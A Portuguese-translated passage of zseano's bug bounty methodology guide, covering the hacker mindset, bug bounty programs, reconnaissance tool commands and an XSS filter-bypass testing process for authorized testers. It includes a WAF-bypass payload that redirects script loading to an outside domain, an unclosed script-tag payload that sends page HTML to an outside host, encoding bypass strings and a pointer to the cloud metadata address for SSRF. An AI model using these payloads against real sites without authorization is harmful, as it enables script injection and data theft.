

zseano's methodology

Identifying **security vulnerabilities**
in web applications



Recognised by Amazon Information Security Organisation

Guia Conteúdo

Conteúdo do guia	2
metodologia do zseano	3
Isenção de responsabilidade!	5
Os hackers questionam tudo!	10
Exemplo da vida real	12
Bug Bounties / Programas de divulgação de vulnerabilidades	12
Meu kit de ferramentas básico	14
Problemas comuns com os quais eu começo e por quê	18
Escolha de um programa	34
Escrever notas enquanto você hackeia	36
Vamos aplicar minha metodologia e fazer um hack!	
Etapa 1: Como se sentir em relação às coisas	38
Vamos continuar hackeando! Segunda etapa:	
Expansão de nossa superfície de ataque	54
É hora de automatizar! Terceira etapa:	
Enxágue e repita	61
Algumas de minhas descobertas	63
Recursos úteis	68
Palavras finais	70

Metodologia da zseano

Este guia foi criado para lhe dar uma visão de como eu abordo o teste de vulnerabilidades em aplicativos da Web, bem como orientação para participar de bug bounties. Este guia destina-se àqueles que desejam aprender a mentalidade e começar a aprender um fluxo a ser seguido ao procurar vulnerabilidades, como as perguntas que você deve fazer a si mesmo ao testar, os tipos de vulnerabilidades comuns e as técnicas a serem testadas, bem como as várias ferramentas que você deve usar.

Este guia pressupõe que você já tenha algum conhecimento básico sobre o funcionamento da Internet. **Ele não contém os fundamentos da configuração de ferramentas e do funcionamento de sites.** Para aprender os conceitos básicos de hacking (*varreduras nmap, por exemplo*), Internet, portas e como as coisas geralmente funcionam, recomendo que você pegue uma cópia de "**Breaking into information security: Learning the ropes 101**", de **Andy Gill** (@ZephrFish). No momento em que este artigo está sendo escrito, ele é **GRATUITO**, mas não deixe de apoiar Andy pelo trabalho árduo que ele teve para criá-lo. Combine as informações incluídas nesse livro com a minha metodologia e você estará rapidamente no caminho certo.

<https://leanpub.com/ltr101-breaking-into-infosec>

Ser naturalmente curioso cria o melhor hacker em nós. Questionar como as coisas funcionam, ou por que elas funcionam como funcionam. Acrescente à mistura os desenvolvedores que cometem erros de codificação e você terá um ambiente propício para o desenvolvimento de um hacker.

Um hacker como você.

Compartilhar é cuidar

Compartilhar é realmente cuidar. Não posso ser mais grato por aqueles que me ajudaram quando comecei a trabalhar com bug bounties. Se você estiver em condições de ajudar outras pessoas, faça isso! Gostaria de dedicar esta página àqueles que dedicaram seu tempo para me ajudar quando eu era novato em bug bounties e que ainda hoje me oferecem ajuda e orientação.

@BruteLogic - Uma lenda absoluta que tem todo o meu respeito. Rodolfo Assis é especialista em testes de XSS e se tornou uma espécie de "deus" em encontrar desvios de filtros. Quando eu era novo, me limitava a encontrar apenas XSS e pude ver que Rodolfo era muito talentoso. Tive um problema uma vez e achei que ele não responderia, considerando que tinha mais de 10.000 seguidores, mas, para minha surpresa, ele respondeu e ajudou a esclarecer minha confusão sobre onde eu estava errando. Rod, como uma mensagem pessoal minha para você, não deixe de ser quem você é. Você é uma ótima pessoa e tem um grande potencial. Você é uma ótima pessoa e tem um futuro brilhante pela frente. Continue assim, cara, nunca desista.

@Yaworsk, @rohk_infosec e @ZephrFish - também conhecidos como Peter Yaworski, Kevin Rohk e Andy Gill. Conheci esses três em meu primeiro evento de hacking ao vivo em Las Vegas e somos próximos desde então. Todos os três são extremamente talentosos quando se trata de hacking e eu admiro toda a determinação e motivação deles. Esses três são como uma família para mim e sou muito grato por ter tido a chance de conhecê-los.

Se você ainda não o fez, recomendo que siga todos eles e dê uma olhada em seu material.

Isenção de responsabilidade!

A palavra "hacker", para alguns, significa quando alguém age de forma maliciosa, como invadir um banco e roubar dinheiro. Alguns usarão termos como "Whitehat" (hacker "bom") e "Blackhat" (hacker "ruim") para determinar a diferença; no entanto, os tempos mudaram e a palavra hacker não deve ser usada apenas para descrever alguém que age de forma maliciosa. **Isso é o que se chama de criminoso. Não somos criminosos. Somos caçadores de recompensas por bugs.** Ao longo deste guia, você verá a palavra "hacker" sendo usada e quero deixar claro que, quando usamos a palavra "hacker", não estamos descrevendo alguém que age de forma maliciosa ou ilegal.


As informações fornecidas nesta metodologia destinam-se apenas a fins de pesquisa de segurança legal. Se você descobrir uma vulnerabilidade acidentalmente (essas coisas acontecem!), deverá tentar informá-la de forma responsável à empresa em questão. Quanto mais detalhes, melhor. **Você nunca deve exigir dinheiro em troca do seu bug** se a empresa não declarar publicamente que irá recompensá-lo. Isso é extorsão e é ilegal.

NÃO faça testes propositalmente em sites que não lhe dão permissão para isso. Ao fazer isso, você pode estar cometendo um crime em seu país.

Esta metodologia não se destina a ser usada para atividades ilegais, como testes ou varreduras não autorizados. Eu não apoio atividades ilegais e não lhe dou permissão para usar esse fluxo para tais fins.

O conteúdo deste livro está protegido por direitos autorais do autor Sean Roesner (zseano) e você não tem permissão para modificar ou vender nenhum conteúdo.


A metodologia do zseano só pode ser encontrada em
<https://www.bugbountyhunter.com/>



Ao mostrar exemplos de aplicação da metodologia, você poderá ver referências a alguns dos aplicativos da Web do BugBountyHunter, como **BARKER**, **KREATIVE** e **FirstBlood**. Observe que esses aplicativos da Web são apenas para membros e mais informações sobre isso podem ser encontradas em <https://www.bugbountyhunter.com/membership>

Nossos aplicativos Web foram desenvolvidos para ajudá-lo a ganhar confiança ao identificar vulnerabilidades em aplicativos Web. **Não há sinalizadores** a serem encontrados e, em vez disso, você precisa descobrir como cada recurso funciona em sites totalmente funcionais. Exatamente como acontece em um programa real de recompensa por bugs.

O BugBountyHunter oferece aplicativos da Web realistas com descobertas reais encontradas por mim pessoalmente.


 First Blood

HOME SERVICES MANAGE APPOINTMENT OUR JOURNEY


Book Appointment

Home / Book Appointment

Online Appointment Form

 **COVID Safe**

Please make sure to social distance and respect others. Unless exempt please wear a face covering.



Sobre mim e por que eu hackeio



Não vou falar muito sobre quem sou, pois o hacking é mais interessante, mas meu nome é **Sean** e uso o pseudônimo **@zseano** on-line. Antes mesmo de "descobrir" o hacking, aprendi a desenvolver e comecei com a codificação de "winbots" para o StarCraft e, posteriormente, desenvolvi sites. Minha mentalidade de hacker foi despertada quando deixei de jogar StarCraft e passei a jogar Halo2, pois vi outros usuários trapaceando (modding) e queria saber como eles faziam isso. Apliquei esse mesmo processo de pensamento a muitos outros jogos, como Saints Row, e encontrei "falhas" para sair do mapa. A partir daí, acredito que o hacker em mim nasceu e combinei meu conhecimento de desenvolvimento e hacking ao longo dos anos para chegar onde estou hoje.

Participei de bug bounties por vários anos e enviei mais de 600 bugs nesse período. Enviei vulnerabilidades para algumas das maiores empresas do mundo e até recebi um **Certificado de Reconhecimento** da Amazon Information Security pelo meu trabalho!

amazon

Certificate of Recognition

Awarded to

Sean (@zseano)

On behalf of the entire Amazon Information Security organization, thank you for your substantial contribution to our "Knights in the Trust" security vulnerability reporting program.

This collaborative partnership, spearheaded by your research efforts, has been key in improving Amazon's security posture and ensuring we protect both our customer's information and their trust.

With great appreciation and respect.



Apreendi a hackear e codificar por curiosidade natural e sempre tive interesse em aprender como as coisas eram montadas, então eu as desmontava e tentava reconstruí-las para entender o processo. Aplico esse mesmo processo de pensamento ao desmontar a segurança de um site.

Ao fazer bug bounties, meu **principal objetivo** é construir um bom relacionamento com a equipe de segurança de aplicativos da empresa. As empresas precisam do nosso talento mais do que nunca e, ao estabelecer relacionamentos próximos, você não apenas conhece pessoas com a mesma mentalidade, mas também toma o sucesso em suas próprias mãos. Além disso, quanto mais

Quanto mais tempo você passar no mesmo programa, mais sucesso terá. Com o tempo, você começa a saber como os desenvolvedores estão pensando, mesmo sem precisar encontrá-los, com base em como eles corrigem os problemas e quando novos recursos são criados (novos bugs ou os mesmos bugs reintroduzidos?). Sempre pense no panorama geral.

Eu realmente gosto do desafio por trás do hacking e de resolver o quebra-cabeça sem saber como são as peças. O hacking força você a ser criativo e a pensar fora da caixa ao criar provas de conceitos (PoC) ou ao inventar novas técnicas de ataque. O fato de que as possibilidades são infinitas quando se trata de hacking é o que me prende e o motivo de eu gostar tanto.

Compartilhei muito conteúdo com a comunidade e até criei uma plataforma em 2018 chamada BugBountyNotes.com para ajudar outras pessoas a aprimorar suas habilidades. Eu a fechei depois de operá-la por um ano para redesenhar a plataforma e recriar a ideia, que agora você pode encontrar no BugBountyHunter.com.

Até o momento, já ajudei mais de 500 novatos e os ajudei a descobrir seu primeiro bug, e alguns chegaram a ganhar uma quantia sustentável ao longo dos anos. Mas eu sou apenas 10% da equação, você precisa estar preparado para dedicar tempo e trabalho. Os 90% vêm de você. O tempo e a paciência valerão a pena. Assuma firmemente o controle e faça com que a invasão de programas de recompensa por bugs trabalhe para **você**.

É você quem está produzindo os resultados.

Os hackers questionam tudo!

Acredito firmemente que todo mundo tem um hacker dentro de si, basta despertá-lo e reconhecer que todos nós possuímos naturalmente a capacidade de questionar as coisas. É isso que nos torna humanos. Ser um hacker significa ser naturalmente curioso e querer entender como as coisas funcionam e o que aconteceria se você tentasse "xyz". Isso não está relacionado apenas ao hacking. Comprou um novo dispositivo e está curioso para saber como ele funciona ou quais solicitações são enviadas? Você já está cavando essa toca de coelho para se aprofundar.

Questione tudo ao seu redor e pergunte a si mesmo o que você poderia tentar para mudar o resultado. Lembre-se de que todo site, dispositivo e software foi codificado por outro ser humano. **Os seres humanos cometem erros e todos pensam de forma diferente.**

Além de cometer erros, observe também que os desenvolvedores lançam novos códigos e recursos semanalmente (às vezes, diariamente!) e, às vezes, cortam caminho e se esquecem de coisas, pois muitas vezes se deparam com prazos e pressa. Esse processo é o que gera erros e é onde um hacker prospera.

Muitas pessoas me perguntam: "*É necessário ter experiência em desenvolvimento para ser um hacker?*" e a resposta é **não**, mas isso definitivamente ajuda. Ter uma compreensão básica de como os sites funcionam com HTML, JavaScript e CSS pode ajudá-lo a criar provas de conceitos ou a encontrar desvios. Você pode brincar facilmente com HTML e JavaScript em sites como <https://www.jsfiddle.net/> e <https://www.jsbin.com/>. Além de um entendimento básico desses recursos, também aconselho as pessoas a não complicarem demais as coisas quando estiverem começando. Os sites foram codificados para executar uma função específica, como fazer login ou comentar em uma publicação. Como explicado anteriormente, um desenvolvedor codificou isso, então você começa a se perguntar: **"O que eles consideraram ao configurar isso, e talvez eu possa encontrar uma vulnerabilidade aqui?"**

Você pode comentar com HTML básico, como <h2>? Onde isso é refletido na página? Posso inserir XSS em meu nome? Ele faz alguma solicitação a um ponto de extremidade /api/, que pode conter pontos de extremidade mais interessantes? Posso editar esta postagem,

talvez exista o IDOR?! - E, a partir daí, **você entra na toca do coelho**. Naturalmente, você quer saber mais sobre esse site e como ele funciona e, de repente, o hacker dentro de você acorda.

Se você não tiver nenhuma experiência como desenvolvedor, **não se preocupe**.

Recomendo que você consulte o site

<https://github.com/swisskyrepo/PayloadsAllTheThings> e tente entender as cargas úteis fornecidas. Entenda o que eles estão tentando alcançar, por exemplo, é uma carga XSS com alguns caracteres exóticos para contornar um filtro? Por que e como um hacker inventou isso? O que isso faz? Por que eles precisavam criar essa carga útil? Agora combine isso com o uso de HTML básico.

Além disso, basta entender o fato de que o código normalmente recebe um parâmetro (POST ou GET, dados de postagem json etc.), lê o valor e, em seguida, **executa o código**. Tão simples quanto isso. Muitos pesquisadores fazem força bruta para obter parâmetros comuns que não são encontrados na página, pois às vezes você pode ter sorte ao adivinhar parâmetros e encontrar funcionalidades estranhas.

Por exemplo, você vê isso na solicitação:

```
/comment.php?act=post&comment=Hey!&name=Sean
```

Mas o código também usa o parâmetro "&img=" que não é referenciado em nenhum lugar do site, o que pode levar a SSRF ou Stored XSS (como não é referenciado, pode ser um recurso beta/não usado com menos "proteção"?). **Seja curioso e tente**, você não pode estar errado. O pior que pode acontecer é o parâmetro não fazer nada.

Vida real example

Você acabou de comprar um novo sistema inteligente para a sua casa que permite que você se conecte remotamente para verificar se os fogões estão desligados etc. A maioria das pessoas os conectará às cegas e seguirá com suas vidas, mas quantos de vocês que estão lendo isto o conectariam e começariam a se perguntar: "Como isso realmente funciona? Quando eu me conecto ao meu sistema de casa inteligente, que informações esse dispositivo está enviando?". É necessário que haja algum tipo de dado sendo enviado de um dispositivo para o outro. Se você está balançando a cabeça dizendo "Sim, sou eu!", então já começou sua jornada para se tornar um hacker. Questione, pesquise, aprenda, hackeie.


Bug Bounties / Divulgação de vulnerabilidades Programas

Um programa de recompensa por bugs é uma iniciativa criada para incentivar os pesquisadores a dedicar tempo à análise de seus ativos para identificar vulnerabilidades e, em seguida, relatá-las de forma responsável. As empresas criam uma página de política que detalha o escopo em que você tem permissão para mexer e as recompensas que podem oferecer. Além disso, elas também fornecem regras sobre o que NÃO fazer, e eu recomendo enfaticamente que você sempre siga essas regras ou poderá ter problemas.

Você pode encontrar programas de recompensa por bugs em plataformas como HackerOne, BugBountyHub, Synack, Intigritti e YesWeHack. No entanto, com isso dito, você também pode encontrar empresas preparadas para trabalhar com pesquisadores **simplesmente pesquisando no Google**, por exemplo: (não se esqueça de verificar os diferentes países, não pesquise apenas no google.com - tente .es etc.!).

"programa de divulgação
responsável" "programa de
divulgação de vulnerabilidades"
"recompensas do programa de
vulnerabilidades" "programa de
recompensas de bugbounty" inurl:
divulgação de vulnerabilidades
inurl: divulgação responsável

No momento em que este artigo estiver sendo escrito, plataformas de recompensa por bugs, como a HackerOne, enviarão convites "privados" aos pesquisadores que passarem tempo regularmente em sua plataforma e criarem "reputação". Muitos pesquisadores acreditam que o maior sucesso está nesses convites privados, mas, por experiência própria, muitos dos programas de pagamento público em plataformas ainda contêm bugs e alguns até pagam mais do que os privados! Sim, os convites privados são menos concorridos, mas não confie neles. Você deve passar algum tempo em um programa de divulgação de vulnerabilidades (VDP)? Na minha opinião, sim, **mas com limites**. Às vezes, passo algum tempo em VDPs para praticar e aprimorar minhas habilidades porque, para **mim**, o objetivo final é construir relacionamentos e me tornar um hacker melhor (ao mesmo tempo em que ajudo a proteger a Internet, é claro!). Os VDPs são uma ótima maneira de praticar novas pesquisas, mas **conheça seus limites** e não se canse de dar às empresas um teste totalmente gratuito. As empresas querem nosso talento, portanto, mesmo que não paguem, mostre a elas que você tem as habilidades que elas querem e, se elas "atualizarem" o VDP para um programa pago, você poderá estar no topo da lista de convidados. Talvez você queira algum brinde legal ou apenas um desafio em uma tarde de domingo. Conheça sua relação risco x recompensa ao jogar em VDPs.



Meu kit básico de ferramentas

Muitos pesquisadores têm um arsenal completo de ferramentas, mas, **na** verdade, apenas algumas são necessárias **quando se está começando**. Quanto mais você aprender a hackear, mais perceberá por que muitos pesquisadores criaram ferramentas personalizadas para realizar várias tarefas aleatórias. Abaixo está uma lista das ferramentas mais comuns que uso, bem como informações sobre alguns scripts personalizados que criei para dar uma ideia do que é necessário para estar em plena forma ao caçar.

Burp Suite - O aplicativo proxy do Santo Graal para muitos pesquisadores. O Burp Suite permite interceptar, modificar e repetir solicitações em tempo real e você pode instalar

plug-ins personalizados para facilitar sua vida. Para obter suporte completo e informações sobre como usar o Burp, recomendo consultar <https://support.portswigger.net/>

Eu preciso do Burp Suite Professional como iniciante? Na minha opinião, não. Eu mesmo usei a edição comunitária do Burp Suite por mais de um ano antes de comprar a edição profissional. A edição Professional apenas facilita sua vida, permitindo que você instale plug-ins e tenha acesso ao cliente burp collaborator. (Embora seja recomendável que você configure o seu próprio, sobre o qual você pode encontrar informações aqui: <https://portswigger.net/burp/documentation/collaborator/deploying>). Não deixe de conferir a BApp Store (<https://portswigger.net/bappstore>) para verificar as extensões que podem facilitar sua vida na busca.

Descobrimo subdomínios e conteúdo - Amass. Agradeço a @HazanaSec por ter refinado esse processo para mim. (<https://github.com/OWASP/Amass>) é, em geral, o mais completo para descobrir subdomínios, pois usa a maioria das fontes para descoberta com uma mistura de passivos e ativos e até mesmo faz alterações nos subdomínios descobertos: `amass enum -brute -active -d domain.com -o amass-output.txt`

A partir daí, você pode encontrar servidores http e https em funcionamento com o **httprobe** do TomNomNom (<https://github.com/tomnomnom/httprobe>).

Você pode sondar portas adicionais definindo o sinalizador -p: `cat amass-output.txt | httprobe -p http:81 -p http:3000 -p https:3000 -p http:3001 -p https:3001 -p http:8000 -p http:8080 -p https:8443 -c 50 | tee online-domains.txt`

Se você já tiver uma lista de domínios e quiser ver se há novos domínios, o **anew** by TomNomNom (<https://github.com/tomnomnom/anew>) também funciona bem, pois os novos domínios vão direto para o stdout, por exemplo: `cat new-output.txt | anew old-output.txt | httprobe`

Se você quiser ser realmente minucioso e possivelmente encontrar algumas joias, o **dnsgen** de Patrik Hudak (<https://github.com/ProjectAnte/dnsgen>) funciona de forma brilhante: `cat amass-output.txt | dnsgen - | httprobe`

A partir daí, a inspeção visual é uma boa ideia; o **aquatone**

(<https://github.com/michenriksen/aquatone>) é uma ótima ferramenta; no entanto, a maioria das pessoas não percebe que ele também aceita pontos de extremidade e arquivos, não apenas domínios, portanto, às vezes vale a pena procurar tudo e depois passar tudo para o aquatone: `cat domains-endpoints.txt | aquatone`

Para descobrir arquivos e diretórios, o **FFuF** (<https://github.com/ffuf/ffuf>) é, de longe, o mais rápido e o mais personalizável. Vale a pena ler toda a documentação, mas para uso básico: `ffuf -ac -v -u https://domain/FUZZ -w wordlist.txt`.

Listas de palavras - Todo hacker precisa de uma lista de palavras e, felizmente, Daniel Miessler nos forneceu a "SecLists" (<https://github.com/danielmiessler/SecLists/>), que contém listas de palavras para cada tipo de varredura que você deseja fazer. Pegue uma lista e comece a fazer a varredura para ver o que você consegue encontrar. À medida que continuar sua busca, você logo perceberá que criar suas próprias listas com base em palavras-chave encontradas no programa pode ajudá-lo em sua busca. A equipe do Pentester.io lançou o "CommonSpeak", que também é extremamente útil para gerar novas listas de palavras, encontrado aqui:

<https://github.com/pentester-io/commonspeak>. Uma postagem detalhada sobre o uso dessa ferramenta pode ser encontrada em <https://pentester.io/commonspeak-bigquery-wordlists/>

Ferramentas personalizadas - Caçadores com anos de experiência geralmente criam suas próprias ferramentas para realizar várias tarefas. Por exemplo, você já deu uma olhada no GitHub do TomNomNom para ver uma coleção de scripts de hacking aleatórios, porém úteis? <https://github.com/tomnomnom>. Não posso falar em nome de todos os pesquisadores, mas abaixo estão algumas ferramentas personalizadas que criei para me ajudar em minha pesquisa. Criei regularmente versões personalizadas dessas ferramentas para cada site que estiver testando.

Scanner do WaybackMachine - Esse **scanner** extrairá o arquivo /robots.txt de todos os domínios que eu fornecer e extrairá o maior número possível de anos. A partir daí, simplesmente examinarei cada endpoint encontrado via BurpIntruder ou FFuF e determinarei quais endpoints ainda estão ativos. Uma ferramenta pública pode ser encontrada aqui por @mhmdiaa - <https://gist.github.com/mhmdiaa>. Além de verificar o arquivo /robots.txt, também extraio a página inicial principal de cada subdomínio

encontrado para verificar o que costumava estar lá. Talvez alguns dos arquivos antigos (pense em arquivos .js!) ainda estejam lá? **/index**. A partir daí, você pode começar a extrair pontos de extremidade comuns e seus dados de reconhecimento aumentarão enormemente.

ParamScanner - Uma ferramenta personalizada para extrair cada endpoint descoberto e procurar nomes de entrada, IDs e parâmetros javascript. O script procurará <input> e coletará o nome e o ID e, em seguida, tentará usá-lo como parâmetro. Além disso, ele também procurará por `var {name} = ""` e tentará determinar os parâmetros referenciados no javascript. Uma versão antiga dessa ferramenta pode ser encontrada aqui <https://github.com/zseano/InputScanner>.

Outros similares incluem o LinkFinder, de @GerbenJavado, que é usado para extrair URLs de arquivos javascript aqui: <https://github.com/GerbenJavado/LinkFinder> e @CiaranmaK tem uma ferramenta chamada **parameth**, usada para parâmetros de força bruta. <https://github.com/maK-/parameth>

AnyChanges - Essa ferramenta pega uma lista de URLs e verifica regularmente se há alterações na página. Ela procura novos links (via <a href>) e referências a novos arquivos javascript, pois gosto de procurar novos recursos que talvez ainda não tenham sido lançados publicamente. Muitos pesquisadores criaram ferramentas semelhantes, mas não tenho certeza de nenhuma ferramenta pública que faça verificações contínuas no momento em que escrevo este artigo.

Você consegue identificar a tendência em minhas ferramentas? Estou tentando encontrar novos conteúdos, parâmetros e funcionalidades para analisar. Os sites mudam todos os dias (especialmente os de empresas maiores) e você deve se certificar de que será o primeiro a saber das novas alterações, além de dar uma olhada no histórico do site (via waybackmachine) para verificar se há arquivos/diretórios antigos. Mesmo que um site pareça ter sido muito testado, você nunca saberá com certeza se um arquivo antigo de 7 anos atrás ainda está no servidor sem verificar. Isso me levou a muitos bugs excelentes, como o controle total de uma conta

de apenas visitar um ponto de extremidade fornecido com uma ID de usuário!

Problemas comuns com os quais começo e por quê

Quando começo a participar de um programa, costumo me ater ao que conheço melhor e tento causar o máximo de impacto possível com minhas descobertas. Abaixo está uma lista dos bugs mais comuns que procuro nos programas de recompensa por bugs e como faço para encontrá-los. Sei que você está aí pensando: "*Espere, você não procura todos os tipos de bugs?*" E é claro que procuro todos os tipos de problemas, **mas, quando estou começando**, esses são os tipos de bugs nos quais me concentro. Como hacker, você também não pode saber absolutamente tudo, portanto, **nunca** entre com a mentalidade de tentar todo tipo de vulnerabilidade possível. Você pode se esgotar e causar confusão, principalmente se for novato. Minha metodologia consiste em **passar meses no mesmo programa com a intenção de me aprofundar o máximo possível** ao longo do tempo, à medida que aprendo o aplicativo da Web. Pela minha experiência, os desenvolvedores estão cometendo **os mesmos erros** em toda a Internet e minha primeira **análise inicial foi projetada para me dar uma ideia** da visão geral da segurança em todo o aplicativo Web. **A tendência é sua amiga.**

Para reiterar, em minha **primeira olhada inicial, procuro principalmente os filtros** existentes e procuro contorná-los. Isso cria um ponto de partida para mim e uma "**pista**" a ser perseguida. Teste a funcionalidade bem na sua frente para ver se ela é segura para os tipos de bugs mais básicos. Você ficará surpreso com o comportamento interessante que poderá encontrar! Se você não tentar, como saberá?

XSS (Cross Site Scripting)

O Cross Site Scripting é uma das vulnerabilidades mais comuns encontradas em programas de recompensa por bugs, apesar de haver maneiras de evitá-lo com muita facilidade. Para os iniciantes, XSS é simplesmente poder inserir seu próprio HTML em um parâmetro/campo e o site refleti-lo como HTML válido. Por exemplo, você tem um formulário de pesquisa e digita `` e, ao pressionar "Pesquisar", ele mostra uma imagem quebrada

juntamente com uma caixa de alerta. Isso significa que sua cadeia de caracteres inserida foi refletida como HTML válido e é vulnerável a XSS.

Eu testo **cada parâmetro que encontro e que é refletido** não apenas para XSS reflexivo, mas também para XSS cego. Como as recompensas por bugs são testes de caixa preta, literalmente *não* temos *ideia de* como o servidor está processando os parâmetros, então por que não tentar? Ele pode estar armazenado em algum lugar que pode disparar um dia. Poucos pesquisadores testam cada parâmetro para XSS cego, eles pensam: "*quais são as chances de execução?*". Bastante altas, meu amigo, e o que você está perdendo ao tentar? Nada, você só tem algo a ganhar, como uma notificação de que seu XSS cego foi executado!

O problema mais comum que encontro com XSS são os filtros e os WAFs (Web Application Firewall). Os WAFs geralmente são os mais difíceis de serem contornados porque normalmente executam algum tipo de regex e, se estiverem atualizados, estarão procurando por tudo. Dito isso, às vezes existem desvios e um exemplo disso foi quando enfrentei o WAF da Akamai. Percebi que eles estavam fazendo verificações apenas nos **valores dos** parâmetros, e não nos **nomes** reais dos parâmetros. O alvo em questão estava refletindo os nomes e valores dos parâmetros como JSON.

```
<script>{"paramname": "value"}</script>
```

Consegui usar o payload abaixo para alterar todos os links após o payload para o **meu** site, o que me permitiu executar meu próprio javascript (já que ele alterou os links <script src=> para o meu site). Observe como a carga útil é o parâmetro NAME, não o valor.

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

Ao testar contra WAFs, não há um método claro para contorná-los. Se eu for sincero, recomendo que você veja as pesquisas de outras pessoas sobre o assunto para ver o que deu certo no passado e trabalhe a partir daí (já que eles provavelmente teriam sido corrigidos e, portanto, você precisaria descobrir um novo desvio. **Lembra-se do que eu disse sobre criar um lead?**). Acesse <https://github.com/0xInfection/Awesome-WAF> para obter pesquisas incríveis sobre WAFs e não deixe de mostrar seu apoio se isso o ajudar.

No entanto, meus olhos tendem a se iluminar quando confrontados com filtros. Um filtro significa que o parâmetro que estamos testando é vulnerável a XSS, mas o desenvolvedor criou um filtro para evitar qualquer HTML malicioso. Esse é um dos principais motivos pelos quais também passo muito tempo procurando por XSS ao iniciar um novo programa, pois se eles estiverem filtrando determinadas cargas úteis, **isso pode lhe dar uma ideia da segurança geral do site**. Lembre-se de que o XSS é o tipo de bug mais fácil de evitar, então por que eles estão criando um filtro? E o que mais eles criaram como filtros (pense em SSRF... filtrando apenas endereços IP internos? Talvez tenham se esquecido do <http://169.254.169.254/latest/meta-data> - é bem provável que sim!).

Processo de teste de XSS e filtragem:

Etapa 1: testar codificações diferentes e verificar se há algum comportamento estranho

Descobrir quais cargas úteis são permitidas no parâmetro que estamos testando e como o site as reflete/trata. Posso inserir o mais básico `<h2>`, ``, `<table>` sem nenhuma filtragem e ele é refletido como HTML? Eles estão filtrando HTML malicioso? Se for refletido como `<` ou `%3C`, então testarei a codificação dupla `%253C` e `%26lt;` para ver como ele lida com esses tipos de codificação. Algumas codificações interessantes para experimentar podem ser encontradas em <https://d3adend.org/xss/ghettoBypass>. Esta etapa consiste em descobrir o que é permitido e o que não é e como eles lidam com nossa carga útil. Por exemplo, se `<script>` foi refletido como `<script>`, mas `%26lt;script%26gt;` foi refletido como `<script>`, então sei que estou em um desvio e posso começar a entender como eles estão lidando com as codificações (o que talvez me ajude em bugs posteriores!). Se, independentemente do que você tentar, sempre vir `<script>` ou `%3Cscript%3E`, então o parâmetro em questão pode não estar vulnerável.

Segunda etapa: Fazer a engenharia reversa dos pensamentos dos desenvolvedores (isso fica mais fácil com o tempo e a experiência)

Esta etapa consiste em entrar na cabeça dos desenvolvedores e descobrir que tipo de filtro eles criaram (*e começar a perguntar... por quê? Esse mesmo filtro existe em outro lugar do aplicativo Web?*). Por exemplo, se eu perceber que eles estão filtrando `<script>`, `<iframe>`, bem como `"onerror="`, mas observe que eles **não estão** filtrando `<script`, então sabemos que é hora de ser criativo. Eles estão procurando apenas tags HTML válidas completas? Nesse caso, podemos contornar isso com `<script src=//mysite.com?c=` - Se não terminarmos a tag script, o HTML será anexado como um valor de parâmetro.

É apenas uma lista negra de tags HTML ruins? Talvez o desenvolvedor não esteja atualizado e tenha se esquecido de coisas como `<svg>`. *Se for apenas uma lista negra, será que essa lista negra existe em outro lugar? Pense em uploads de arquivos.* Como esse site em questão lida com codificações `?<%00iframe`, `on%0derro`. Nesta etapa, você não pode errar simplesmente tentando e vendo o que acontece. Tente o maior número possível de combinações diferentes, codificações e formatos diferentes. Quanto mais você tentar, mais aprenderá! Você pode encontrar algumas cargas úteis comuns usadas para contornar o XSS em <https://www.zseano.com/>

Teste de fluxo XSS:

- Como as tags HTML "não maliciosas", como `<h2>`, são tratadas?
- E quanto às tags incompletas? `<iframe src=//zseano.com/c=`
- Como eles lidam com codificações como `<%00h2`? (Há MUITAS tentativas a serem feitas aqui, `%0d`, `%0a`, `%09` etc.)
